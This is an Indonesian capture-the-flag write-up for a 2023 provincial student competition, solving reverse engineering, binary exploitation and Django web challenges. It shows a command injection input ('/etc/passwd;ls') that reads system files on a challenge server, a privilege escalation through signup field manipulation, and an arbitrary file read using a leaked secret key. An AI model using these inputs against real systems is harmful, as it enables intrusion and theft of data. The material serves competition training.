WriteUp LKS SMK Tingkat Provinsi 2023

Dibuat Oleh :

WarungUncleMutu


Muh. Rizky Daniswara Putra Utama
Yodha Agasthya Novianto Putra

SMK Negeri 2 Surakarta

Misc

Selamat Datang

Penyelesaian:



Copy Flag Yang Disediakan


Flag:

LKSSMK2023{berdo'a_dulu_sebelum_mulai}

Reverse Engineering

Flag Ceker

Penyelesaian:



Kita decompile menggunakan ghidra dan kita lihat method/fungsi main dari file tersebut.

```c
undefined8 main(void)

{
  int iVar1;
  size_t sVar2;
  long in_FS_OFFSET;
  int local_1c0;
  int local_1bc;
  uint local_1b8;
  int local_1b4;
  uint local_1a8 [4];
  undefined4 local_198;
  undefined4 local_194;
  undefined4 local_190;
  undefined4 local_18c;
  undefined4 local_188;
  undefined4 local_184;
  undefined4 local_180;
  undefined4 local_17c;
  undefined4 local_178;
  undefined4 local_174;
  undefined4 local_170;
  undefined4 local_16c;
  undefined4 local_168;
  uint local_158 [4];
  undefined4 local_148;
  undefined4 local_144;
  undefined4 local_140;
  undefined4 local_13c;
  undefined4 local_138;
  undefined4 local_134;
  undefined4 local_130;
  undefined4 local_12c;
  undefined4 local_128;
  undefined4 local_124;
  undefined4 local_120;
  undefined4 local_11c;
  undefined4 local_118;
  char local_108 [64];
  char local_c8 [64];
  char local_88 [104];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  printf("[>] FLAG: ");
  __isoc99_scanf(&DAT_0010200f,local_88);
  sVar2 = strlen(local_88);
  iVar1 = (int)sVar2 / 2;
  local_1a8[0] = 0x33;
  local_1a8[1] = 0x16;
  local_1a8[2] = 0xd;
  local_1a8[3] = 7;
  local_198 = 2;
  local_194 = 0x1d;
  local_190 = 0x18;
  local_18c = 2;
  local_188 = 0;
  local_184 = 0x35;
  local_180 = 0x2c;
  local_17c = 0x37;
  local_178 = 0x38;
  local_174 = 0x23;
  local_170 = 0x3f;
  local_16c = 0x17;
  local_168 = 0x11;
  local_158[0] = 0x111;
  local_158[1] = 0x125;
  local_158[2] = 0x137;
  local_158[3] = 0x127;
  local_148 = 0x135;
  local_144 = 0x137;
  local_140 = 0x12e;
  local_13c = 0x12a;
  local_138 = 0x12e;
  local_134 = 0x117;
  local_130 = 0x10e;
  local_12c = 0x100;
  local_128 = 0x109;
  local_124 = 0x113;
  local_120 = 0x10f;
  local_11c = 0x127;
  local_118 = 0x13d;
  for (local_1c0 = 0; local_1c0 < iVar1; local_1c0 = local_1c0 + 1) {
    local_108[local_1c0] = local_88[local_1c0];
  }
  local_108[local_1c0] = '\0';
  local_1bc = 0;
  for (local_1c0 = iVar1; local_1c0 <= (int)sVar2; local_1c0 = local_1c0 + 1) {
    local_c8[local_1bc] = local_88[local_1c0];
    local_1bc = local_1bc + 1;
  }
  local_1b8 = 0;
  while( true ) {
    sVar2 = strlen(local_108);
    if (sVar2 <= (ulong)(long)(int)local_1b8) break;
    if (local_158[(int)local_1b8] != ((int)local_108[(int)local_1b8] + 0xbfU ^ local_1b8)) {
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    local_1b8 = local_1b8 + 1;
  }
  local_1b4 = 0;
  while( true ) {
    sVar2 = strlen(local_c8);
    if (sVar2 <= (ulong)(long)local_1b4) break;
    if (local_1a8[local_1b4] != (local_1b4 + local_c8[local_1b4] ^ (int)local_108[local_1b4])) {
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    local_1b4 = local_1b4 + 1;
  }
  printf("[*] LKSSMK2023{%s}\n",local_88);
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Dapat kita lihat bahwa pada perulangan for

```
for (local_1c0 = 0; local_1c0 < iVar1; local_1c0 = local_1c0 + 1) {
    local_108[local_1c0] = local_88[local_1c0];
  }
  local_108[local_1c0] = '\0';
  local_1bc = 0;
  for (local_1c0 = iVar1; local_1c0 <= (int)sVar2; local_1c0 = local_1c0 + 1) {
    local_c8[local_1bc] = local_88[local_1c0];
    local_1bc = local_1bc + 1;
  }
```

Pada perulangan for tersebut mengambil nilai setengah dari depan dan setengah dari belakang input user/local_88.

```
__isoc99_scanf(&DAT_0010200f,local_88);
  sVar2 = strlen(local_88);
  iVar1 = (int)sVar2 / 2;
```

Dan kemudian hasil (input setengah depan dan belakang) dari perulangan for diatas kemudian dibandingkan pada perulangan while.

```
local_1b8 = 0;
while( true ) {
  sVar2 = strlen(local_108);
  if (sVar2 <= (ulong)(long)(int)local_1b8) break;
  if (local_158[(int)local_1b8] != ((int)local_108[(int)local_1b8] + 0xbfU ^ local_1b8)) {
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  local_1b8 = local_1b8 + 1;
}
local_1b4 = 0;
while( true ) {
  sVar2 = strlen(local_c8);
  if (sVar2 <= (ulong)(long)local_1b4) break;
  if (local_1a8[local_1b4] != (local_1b4 + local_c8[local_1b4] ^ (int)local_108[local_1b4])) {
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  local_1b4 = local_1b4 + 1;
}
```

Setelah mengetahui alur dari program tersebut yang dimana nanti pada while pertama adalah melakukan perbandingan antara setengah input depan dan while kedua melakukan perbandingan antar setengah input belakang. Langsung saja kami membuat script untuk memecahkan flag. Jika belum mengerti maksud saya tentang setengah depan dan belakang, ini contohnya INPUT : abcd; setengah depan = ab dan setengah belakang adalah cd.

```python
depan = [0x111, 0x125, 0x137, 0x127, 0x135, 0x137, 0x12e, 0x12a, 0x12e, 0x117, 0x10e, 0x100, 0x109, 0x113, 0x10f, 0x127, 0x13d]
belakang = [0x33, 0x16, 0xd, 7, 2, 0x1d, 0x18, 2, 0, 0x35, 0x2c, 0x37, 0x38, 0x23, 0x3f, 0x17, 0x11] #Digunakan untuk membandingkan nilai flag bagian depan dan belakang

flag = []
for i in range(len(depan)):
    flag.append(chr((depan[i] ^ i) - 0xbf))
for i in range(len(belakang)):
    flag.append(chr((belakang[i] ^ ord(flag[i])) - i))
for i in flag:
    print(i,end='')
```

Langsung saja jalankan.

```
SMKn2Ska@GuWEE MINGW64 /e/Yodha/LKS/Soal/Reverse/Flag Ceker
$ python solver.py
Reversing_ELF_Binary_like_a_proooo
```

Flag:
LKSSMK2023{ Reversing_ELF_Binary_like_a_proooo}

Binary Exploitation

Fileread-0

Penyelesaian:

Challenge 6 Solves ×

fileread-0
339

hanya file read biasa

nc soal-jateng.heker.fun 2000

filereadO

Flag Submit

Sama seperti sebelumnya yaitu buka menggunakan ghidra dan lihat method mainnya.

```
undefined8 main(EVP_PKEY_CTX *param_1)

{
  FILE *__stream;
  long in_FS_OFFSET;
  undefined local_628 [256];
  char local_528 [272];
  undefined local_418 [1032];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  init(param_1);
  printf("Masukkan nama file kamu: ");
  __isoc99_scanf(&DAT_0010201e,local_628);
  snprintf(local_528,0x10a,"cat %s",local_628);
  __stream = popen(local_528,"r");
  if (__stream == (FILE *)0x0) {
    puts("Gagal membuka file.");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  fread(local_418,1,0x400,__stream);
  printf("Isi file:\n%s\n",local_418);
  pclose(__stream);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Dapat kita lihat pada baris setelah `__isoc99_scanf(&DAT_0010201e,local_628);`, pada baris tersebut mengeksekusi command cat %s yang dimana %s adalah input dari user. Kemudian langsung coba saja menginputkan /etc/passwd dan inilah hasilnya

```
┌──(root㉿Hackme)-[/home/rooted/Documents/ctfjateng]
└─# nc soal-jateng.heker.fun 2000
Masukkan nama file kamu: /etc/passwd
Isi file:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ctf:x:999:999::/home/ctf:/bin/sh
```

dan karena program tersebut menjalankan cat %s hal tersebut dapat dilakukan command injection linux.

```
┌──(root㉿Hackme)-[/home/rooted/Documents/ctfjateng]
└─# nc soal-jateng.heker.fun 2000
Masukkan nama file kamu: /etc/passwd;ls
Isi file:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ctf:x:999:999::/home/ctf:/bin/sh
fileread0
flag.txt
```


```
┌──(root㉿Hackme)-[/home/rooted/Documents/ctfjateng]
└─# nc soal-jateng.heker.fun 2000
Masukkan nama file kamu: flag.txt
Isi file:
LKSSKM2023{1146a0f3f315568ea030adc7f0a3eec2}
```

Flag: LKSSKM2023{1146a0f3f315568ea030adc7f0a3eec2}

Web Hacking

lksblog-0


Penyelesaian:




Setelah buka website dan melakukan login kami mencari bahwa tidak ada halaman yang rahasia, kemudian kami membuka file urls.py pada directory lks-blog/core/urls.py dan kami menemukan ada directory atau path yang sangat aneh/tidaksama seperti path lain, yaitu about#=.

```
path('about/',views.about,name='about'),
path('about#=',views.about2,name='about2'),
path('search/',views.search,name='search'),
```

Setelah mengetahui kami menggunakan burp suite untuk mengakses directory/path, dikarenakan jika kita inputkan manual itu tidak akan muncul apa-apa.






Kami ubah #= menjadi %23%3D agar bisa diakses. Untuk mengubahnya dapat dilakukan disini https://www.urlencoder.org/.


Flag:
LKSSMK2023{96240911b2ee78902032c02714301467}

lksblog-1


Penyelesaian:



Setelah mengeksplorasi web tersebut dan melihat clue dari soal,kami terpikirkan untuk memanfaatkan django field permission yaitu is_staff dan is_superuser. Kami menggunakan burp suite dan pada halaman signup untuk melakukan manipulasi.




Kemudian forward sampai tidak ada request lagi dan putuskan sambungan burp dengan browser dan buka halaman admin.



Flag: LKSSMK2023{5e125a657ed5c3b3ef4fd8f6a7ba9c67}

Lksblog-2

Penyelesaian:




Pada soal ini kami menemukan sebuah clue menarik pada directory lks-blog/lksblog/settings.py pada baris SECRET_KEY = '&w!-%qsbcb_7kdo^)roirk)evgkhu1vn(e8tztam-*+n1b#)=2' dan kemudian saya menemukan program yang mengeksekusi SECRET_KEY pada directory lks-blog/core/urls.py.

```python
class PostLikeAPIToggle(APIView):
    authentication_classes = [authentication.SessionAuthentication]
    permission_classes = [permissions.IsAuthenticated]

    def get(self, request, slug=None,format=None):
        obj = get_object_or_404(Post,slug=slug)
        try:
            obj2 = open(request.GET.get(settings.SECRET_KEY)).read()
        except:
            obj2 = None
        url_ = obj.get_absolute_url()
        user = self.request.user
        updated = False
        liked = False
        verb = None
        if user.is_authenticated:
            if user in obj.likes.all():
                liked = False
                verb = 'Like'
                obj.likes.remove(user)
                count = obj.likes.all().count()
            else:
                liked = True
                verb = 'Unlike'
                obj.likes.add(user)
                count = obj.likes.all().count()
            updated = True
        data = {
            "updated":updated,
            "liked":liked,
            "count":count,
            "verb":verb,
            "dislike" : obj2
        }
        return Response(data)
```

Pada program tersebut dijalankan pada dir/path API. Lalu masukkan hasil urlencode dari isi SECRET_KEY yaitu /api/like/test/?%26w%21-%25qsbcb_7kdo%5E%29roirk%29evgkhu1vn%28e8tztam-%2A%2Bn1b%23%29%3D2=/flag.txt.

